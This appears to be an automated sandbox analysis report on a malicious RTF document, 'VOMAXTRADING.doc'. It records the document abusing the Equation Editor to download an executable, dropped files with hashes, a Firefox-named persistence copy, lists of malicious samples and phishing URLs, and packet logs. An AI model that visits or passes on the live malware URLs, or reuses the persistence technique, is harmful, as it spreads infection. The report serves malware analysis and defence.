HOSTWINDSUS	http://email.balluun.com/ls/click?upn=KzNQqcw6vAwizrX-2Fig1Ls6Y5D9N6j9I5FZfBCN8B2wRxBmpXcbUQvKOFUzJGiw-2F3Qy64T8VZ2LXT8NNNJG9bemh7vjcLDgF5-2FXPBBBqdJ0-2BpvIlXlKrZECAirL9YySN2b1LT-2Bcy1l-2F0fp1Pwvv3l4j7XHHKagv-2FxlVdd85P38ZuA-2Bvv5JF3QaAOx19sqG0-2BnULpm_J-2BsRItFMcwpTA18DVdBlGBJyUhFuIaAEybVNgKjH795y-2Bjn2esAEGPPa76dl-2BxD62wo4xT0BtNrFdVu0eWgx-2F6eRqupI7yZWQAa-2FBr1dlsLgX0hlcDSdDmAHsaZaG3WUUyADLR7thqFcU32Djt0AEfQ9qS0428-2BH1u-2Fk1E3KVFo9lePxc9mOWOHzwBkFv-2FOdeNUShdwqtjGBw2zuSNSTyLDRcypBOMpUtPdiR8ihMQ0-3D	Get hash	malicious	Browse	• 104.168.173.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://email.balluun.com/ls/click?upn=vAgQonvqwvuwOYm-2FeLk6JoFNFg3eRlAI8QIEVntBAuI-2BvU3e7BCgAWK4gND5sUFzaOsmo7sSmVoKwCcIxTg-2BFixi2xkEEW0oX1nuZ00rbDRxhHyjyRDdAxKojA59O-2B4AFSpNTWqqEs1z6j5wzlR2-2FBqayO2J83qvH4QoQ-2F3anf0VFAroZ5d-2BXoNmQDglJ5pwxxVoZatBhZPngQRjuQTxew-3D-3DzH4L_3j-2BjdnCo31g6AoJOEEgYaF9xlWteAa1K0Qa8qq9OD9qW7sjFhUMmultTO5jBWtQpNUDwj6PE1qUa9-2BpzdXtC1dfajoy6E591rXly0ybZJZAn8Vxq-2Fq0s46eH6TVCm1b6N0WF6m2Ciw6XuwKQM6-2FvOhmnealyeWsQT6Pbejkt1oPtkbgT9bDnxj2sxfWzdY-2F9GQwHNqRuoi-2FmHeLH7KOkDQ-3D-3D	Get hash	malicious	Browse	• 104.168.204.104
	MIC Taiwan RFQ.doc	Get hash	malicious	Browse	• 104.168.198.45
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 192.119.68.17
	41126780_Inv0ice_Confirmation.exe	Get hash	malicious	Browse	• 192.129.253.234
	mFNlsJZPe2.exe	Get hash	malicious	Browse	• 192.119.68.17
	http://https://unilever-t.neolane.net/r/?id=he5e7463,33113b4d,33113b55&p1=t-op.xyz/birthday.html?e=am9obi5oZWlubGVpbkBhcm0uY29t%23&p2=&p3=qdxLRv1pgrLmAhpndPonbtt%2FU0Z7whiIJ9RHOsHSwuzr4xxs7s07CQ%3D%3D	Get hash	malicious	Browse	• 108.174.194.86
	http://https://compliancetest-my.sharepoint.com/:b:/g/personal/breem_compliancetesting_com/Eea_DqHyOdpKgMecDkmEb-gBbrGjRA3g1tC-Cg8ccbaUzw?e=4%3aKZBmIk&at=9	Get hash	malicious	Browse	• 23.254.228.188
	Payment09299.exe	Get hash	malicious	Browse	• 192.236.161.36
	Hydraulex.exe	Get hash	malicious	Browse	• 23.254.244.17
	Vidoe001mp4.scr signed FAT11 d.o.exe	Get hash	malicious	Browse	• 108.174.197.5
	0frYk.xls	Get hash	malicious	Browse	• 104.168.160.20
	unstr0000.exe	Get hash	malicious	Browse	• 192.236.249.173
	0frYk.xls	Get hash	malicious	Browse	• 104.168.160.20
	PO Price Confirmation.xls.xls	Get hash	malicious	Browse	• 104.168.160.20
	PO Price Confirmation.xls.xls	Get hash	malicious	Browse	• 104.168.160.20
	http://https://kumaritechnology.com/PVRREDIRECT/redirect/base64email/c2VjdXJpdHlpbnF1aXJpZXNAc2VhcnNoYy5jb20=	Get hash	malicious	Browse	• 104.168.243.132
	JaxAdcBV3p.exe	Get hash	malicious	Browse	• 192.236.178.210
	http://t.mail.sony-europe.com/r/?id=h3a020b08,361606a7,36416ae2&cid=DM66675&bid=973212424&src=eml&resp_id=79681940&ccid=1D2D1F298EDB0AB0239404EADAC9CD2613887304&p1=a-nz.xyz?TUqz0=ZGxva29zQHByb2xpc3QuY29t%23	Get hash	malicious	Browse	• 23.254.225.75
	QUOTE #9201272.exe	Get hash	malicious	Browse	• 192.236.194.49
SQUARESPACEUS	anthon.exe	Get hash	malicious	Browse	• 198.185.159.141
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 198.185.159.141
	1Bn2brrsT7.exe	Get hash	malicious	Browse	• 198.49.23.141
	NQQWym075C.exe	Get hash	malicious	Browse	• 198.49.23.141
	vOKMFxiCYt.exe	Get hash	malicious	Browse	• 198.49.23.141
	kayx.exe	Get hash	malicious	Browse	• 198.185.159.141
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 198.49.23.141
	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 198.185.159.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.49.23.177
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	NEW PO.exe	Get hash	malicious	Browse	• 198.185.159.141
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 198.49.23.177
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 198.185.159.144
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 198.185.159.144
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	lQtvZjIdhN.exe	Get hash	malicious	Browse	• 198.49.23.177

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO.exe	Get hash	malicious	Browse	• 198.49.23.141

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\skypoundx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	278528
Entropy (8bit):	7.931078843712846
Encrypted:	false
SSDEEP:	6144:Y9Cf0RF9jxtXEtdKKoEml7J9Vz0IFlR/x9SMdGgoJ7tGG:0S0RDfXE3zDml7Zz1FT/x9SLtGG
MD5:	EF8FC92D8B47C1F40DD5233AA9B3F260
SHA1:	EBBE29AD9CBEEE24AE52A5A77F57D3C0ADD317D9
SHA-256:	0757426A4B616E13F2EC816793E22CB933978A99BFC1A771537E68D74AD2D0D0
SHA-512:	ED155470CE9FC32A16E2CFED9AC712F5C2EB8AD810BC6BF7C8916FFD3842D133A8B2DC8565C7373C92AF4FBED536C953A65B2019D387EB06DB9F1D5BFD504 69
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://sea-shared-5.masterns.com/~vhlcnlog/ugopoundx/skypoundx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\._.....L..... ... .@.. ....@.....d...W.... ..8I..... ....H.....text..... ....`.rsrc...8I... ...J.....@..@.rel oc.....>.....@..B.....H.....I...".....C....0.....0.....-.&(....+.&+.*....0.....s....(....t....-.&+.....+.*....~....*..0.....-.&(....+ .&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(. ...+.&+.*....0.....-.&(....+.&+.*....0.....,.&(....+.&+.*....0..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BFBB-6C9AC8D8FC42}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	15910
Entropy (8bit):	3.6060056836164947
Encrypted:	false
SSDEEP:	384:Lwr2OJ5BfZYoWdcLEH9+qkoN6HQKWfFoPNgsH0wgNOMkihDKK0SKGKVSR/rHa+:Lc20552/dcLEpkoN6kFolgsUwe8DAR/V
MD5:	B7C7FDADBD941B2641EC39B77CE91005
SHA1:	5DFAFC5DF67D6121306E2E86779856F5105492C4
SHA-256:	7C7AFB0736B7523F61C112904F60ABC2A744BEE1BA82F9B65880AFC915BE0F07
SHA-512:	216AD30F00C0638320EA6DBC72093D10135A0581ED4D1859EDD961D7A506A04418641ACA24AA09A18008FAA80710AC072623560C26FF42A6F32FC42758C37588
Malicious:	false
Preview:	,,>.1.;.5.1.|.?...=.2.=.8.-.*.].?.8.3._.?.?.?...0.7.?.6.$._.~.#.,.`.|._.>.#.4.'....:#.0...~.%.-.+.[./.?.`.-.].<.1.?.*.=.6.`.?.1.!.%._.9.%.%.~.?.,.%.?.:.'.:._._.3.&.%...].7.*.'....,$.>...7....,9.:.%.:. [.;...>.+.~.0.'.9.8.|.=.[.%...?.$...&...!.-.].3.'.@._.0.&.0.[.:.?.&.^.7.|.^.1.,.?.*.+...2.`.?.]...[.,.?.$.?.~.|._.#.?.].|.8.^.9.?.^.'.(.&.?.?.8.%.7.&.@.7.7.(.`.?.....|.?...>.%.7.=.+...@.8.9. ?._.?.2.7.4.?.).%.'.1.+.]._.4.[./.?._.6.5.?.|.#...~.,...$.4.>.@.].-.1.-.2.+.).!....._.?.?.?.0.'.4.-...-.#.0.+.?.1.2.|.?.9.&.+...].7.:.!...1.%.].(.).^.%.1.(.@.`.&.%.?...-.<.%.0.?.6.*.].'./.6.'.).`. <.?.0...(.%.5.[.?...(.+.8.=.%.+.!.=.).7.1.<.4._.?.*.;.#.2.5.#.%.(.&.?.2...).:.0.`...9...'.?.8.2.6.^.%.%...4.?.7.5.%...8.!.3.|.:.2.,.:.0.*...^.%.:.$.|.&.@.?.|.&.'...8.*.5...9...?._.<.,.,.6._.=.9. !.:.+.'._.-.#.+...?.?.7.6.%.#._.'.-.=.?.0.].*.9.<.'.=.:.>.1.%.;.9.5.^.`.8.|.|.'.0.`.1...*.>.].%.?.2.[..._.*.@.@.....9.].%.:.3.8._.!.@.?.?.).;.#.1.?.%.?.@.0.1.>.2.'.:.1...:.$.6.*.?.,.0.?.|.4. ?.2.~...3...?.&.3...^.#.4.^.>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B65885D3-1CF8-4E74-AA78-05F4F57053A0}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B65885D3-1CF8-4E74-AA78-05F4F57053A0}.tmp	
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\VOMAXTRADING.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Nov 26 15:43:37 2020, length=1677719, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.592219282555606
Encrypted:	false
SSDEEP:	48:8o/XT0jFzg+nK1SQh2o/XT0jFzg+nK1SQ/:8o/XojFklSQh2o/XojFklSQ/
MD5:	EA51793AD3A560670A797369376A17A4
SHA1:	226070D83E347F57849A2FD702A174CBF4CA34BB
SHA-256:	839D28CDFA52ECC4260EAD6810BDED8DC2A4EA86D8884D68D7F140EBF56DCC1D
SHA-512:	2ED194A371C117671B65D0B91DC52D8A9A2A0860C75410539CCD46F12ECB343D431CFC32FFE539C66089D567DB1C62EB01329EF3AA858B20902990BB6745718
Malicious:	false
Preview:	L.....F.... ...[.v..{..[.v..{..b..l.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.2.....zQs. .VOMAXT~1.DOC..N.....Q.y.Q.y*...8.....V.O.M.A.X.T.R.A.D.I.N.G...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\965543\Users.user\Desktop\VOMAXTRADING.doc.'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.V.O.M.A.X.T.R.A.D.I.N.G...d.o.c.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....965543.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.441787744171977
Encrypted:	false
SSDEEP:	3:M1//hs23orLhs23omX1//hs23ov:MRC23gG23nC23y
MD5:	71298FC792A38B7B149B2B8EF01DBF34
SHA1:	E25BCF5F84E6F9AD6C5075AA5A86FEB6B589414A
SHA-256:	CC4CA7D8FE6495FD05F930393742B164F7C624CB7DE500142D92A244D20BA362
SHA-512:	20C2D0BB9EF31EA23BBA7178E74C5C683BBA42C529CB04F6D7AD0FD54F0D0AFEEEEA8B2FB7AECB12A961DB70C44CD471F762E1CDC85084D5DC0C1895337A6730
Malicious:	false
Preview:	[doc]..VOMAXTRADING.LNK=0..VOMAXTRADING.LNK=0..[doc]..VOMAXTRADING.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe	
Process:	C:\Users\user\AppData\Roaming\skypound83892.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe	
Category:	dropped
Size (bytes):	278528
Entropy (8bit):	7.931078843712846
Encrypted:	false
SSDEEP:	6144:Y9Cf0RF9jxtXEtdKKoEml7J9Vz0IFlR/x9SMdGgoJ7tGG:0S0RDfXE3zDml7Zz1FT/x9SLtGG
MD5:	EF8FC92D8B47C1F40DD5233AA9B3F260
SHA1:	EBBE29AD9CBEEE24AE52A5A77F57D3C0ADD317D9
SHA-256:	0757426A4B616E13F2EC816793E22CB933978A99BFC1A771537E68D74AD2D0D0
SHA-512:	ED155470CE9FC32A16E2CFED9AC712F5C2EB8AD810BC6BF7C8916FFD3842D133A8B2DC8565C7373C92AF4FBED536C953A65B2019D387EB06DB9F1D5BFD504 69
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\._.....L..... ... .@.. ....@.....d...W.... ..8I..... ....H.....text..... ....`.rsrc...8I... ...J.....@..@.rel oc.....>.....@..B.....H.....I...."....C....0.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....-.&(....+ .&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(. ...+.&+.*....0.....-.&(....+.&+.*....0.....,.&(....+.&+.*....0..

C:\Users\user\AppData\Roaming\skypound83892.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	278528
Entropy (8bit):	7.931078843712846
Encrypted:	false
SSDEEP:	6144:Y9Cf0RF9jxtXEtdKKoEml7J9Vz0IFlR/x9SMdGgoJ7tGG:0S0RDfXE3zDml7Zz1FT/x9SLtGG
MD5:	EF8FC92D8B47C1F40DD5233AA9B3F260
SHA1:	EBBE29AD9CBEEE24AE52A5A77F57D3C0ADD317D9
SHA-256:	0757426A4B616E13F2EC816793E22CB933978A99BFC1A771537E68D74AD2D0D0
SHA-512:	ED155470CE9FC32A16E2CFED9AC712F5C2EB8AD810BC6BF7C8916FFD3842D133A8B2DC8565C7373C92AF4FBED536C953A65B2019D387EB06DB9F1D5BFD504 69
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\._.....L..... ... .@.. ....@.....d...W.... ..8I..... ....H.....text..... ....`.rsrc...8I... ...J.....@..@.rel oc.....>.....@..B.....H.....I...."....C....0.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....-.&(....+ .&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(....+.&+.*....0.....-.&(. ...+.&+.*....0.....-.&(....+.&+.*....0.....,.&(....+.&+.*....0..

C:\Users\user\Desktop\~$MAXTRADING.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.036944960469874
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	VOMAXTRADING.doc

General

File size:	1677719
MD5:	30244581b41accd77dab936571e0d87e
SHA1:	46ddb3fa250dfb4808c3a43f7846d7c643a4f325
SHA256:	2664162d0341d8e5cf1cf3a290b77406d87111e3c9ff3fcf3a4f0836d15d3afe
SHA512:	485074c33256cd04b80f1f58297f5d26f55be56cd8837d35a825d8612407b310bfa29cde9e1934eec92da0a77b37fe21f0ced9e3ce731ed8673c4b4da82f00e
SSDEEP:	24576:8eqGjcemPSHjVfwQVPx830KDxaeb7uL4RUYspUNt9DzSae7TTyCACNy9r9JK3E3t:W
File Content Preview:	{\rtf95781,>1;51|?.=2=8-*]?83_???.07?6$_~#,`\|_>#4'.:#0.~%-+[/?`-]<1?*=6`?1!%_9%%~?,%?:':__3&%.]7*'.,$>.7.,9:%:[;.>+~0'98|=[%.?$.&.!-]3'@_0&0[:?&^7\|^1,?*+.2`?].[,?$?~|_#?]|8^9?^'(&??8%7&@77(`?..|?.>%7=+.@89?_?274?)%'1+]_4[/?_65?|#.~,.$4>@]-1-2+)!.._???0'4-

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001CCBh	2	embedded	eQuATION.3	834994				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-08:46:10.744772	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:44:06.539177895 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.719369888 CET	80	49167	104.168.198.45	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:44:06.719521046 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.720232010 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.900260925 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.900933027 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.900969982 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.900993109 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901015997 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901037931 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901063919 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901091099 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901108980 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901110888 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901134968 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901139021 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901144028 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901148081 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901159048 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:06.901165962 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901185989 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.901226044 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:06.908030987 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.117697954 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117738008 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117760897 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117782116 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117804050 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117820978 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117836952 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117851973 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117867947 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117887020 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117899895 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117912054 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117928028 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117944002 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117960930 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117961884 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.117974043 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117985964 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.117997885 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.118005037 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.118057013 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.118916035 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.118940115 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.118998051 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.119949102 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298139095 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298182011 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298197985 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298209906 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298222065 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298238993 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298255920 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298273087 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298286915 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298305988 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298330069 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298347950 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298372984 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298393965 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298413992 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298434973 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298453093 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298475027 CET	80	49167	104.168.198.45	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:44:07.298475027 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298499107 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298499107 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298501968 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298508883 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298511028 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298512936 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298515081 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298518896 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298535109 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298542023 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298552036 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298567057 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298583031 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298587084 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298599005 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298609972 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298624039 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298631907 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298643112 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298650026 CET	80	49167	104.168.198.45	192.168.2.22
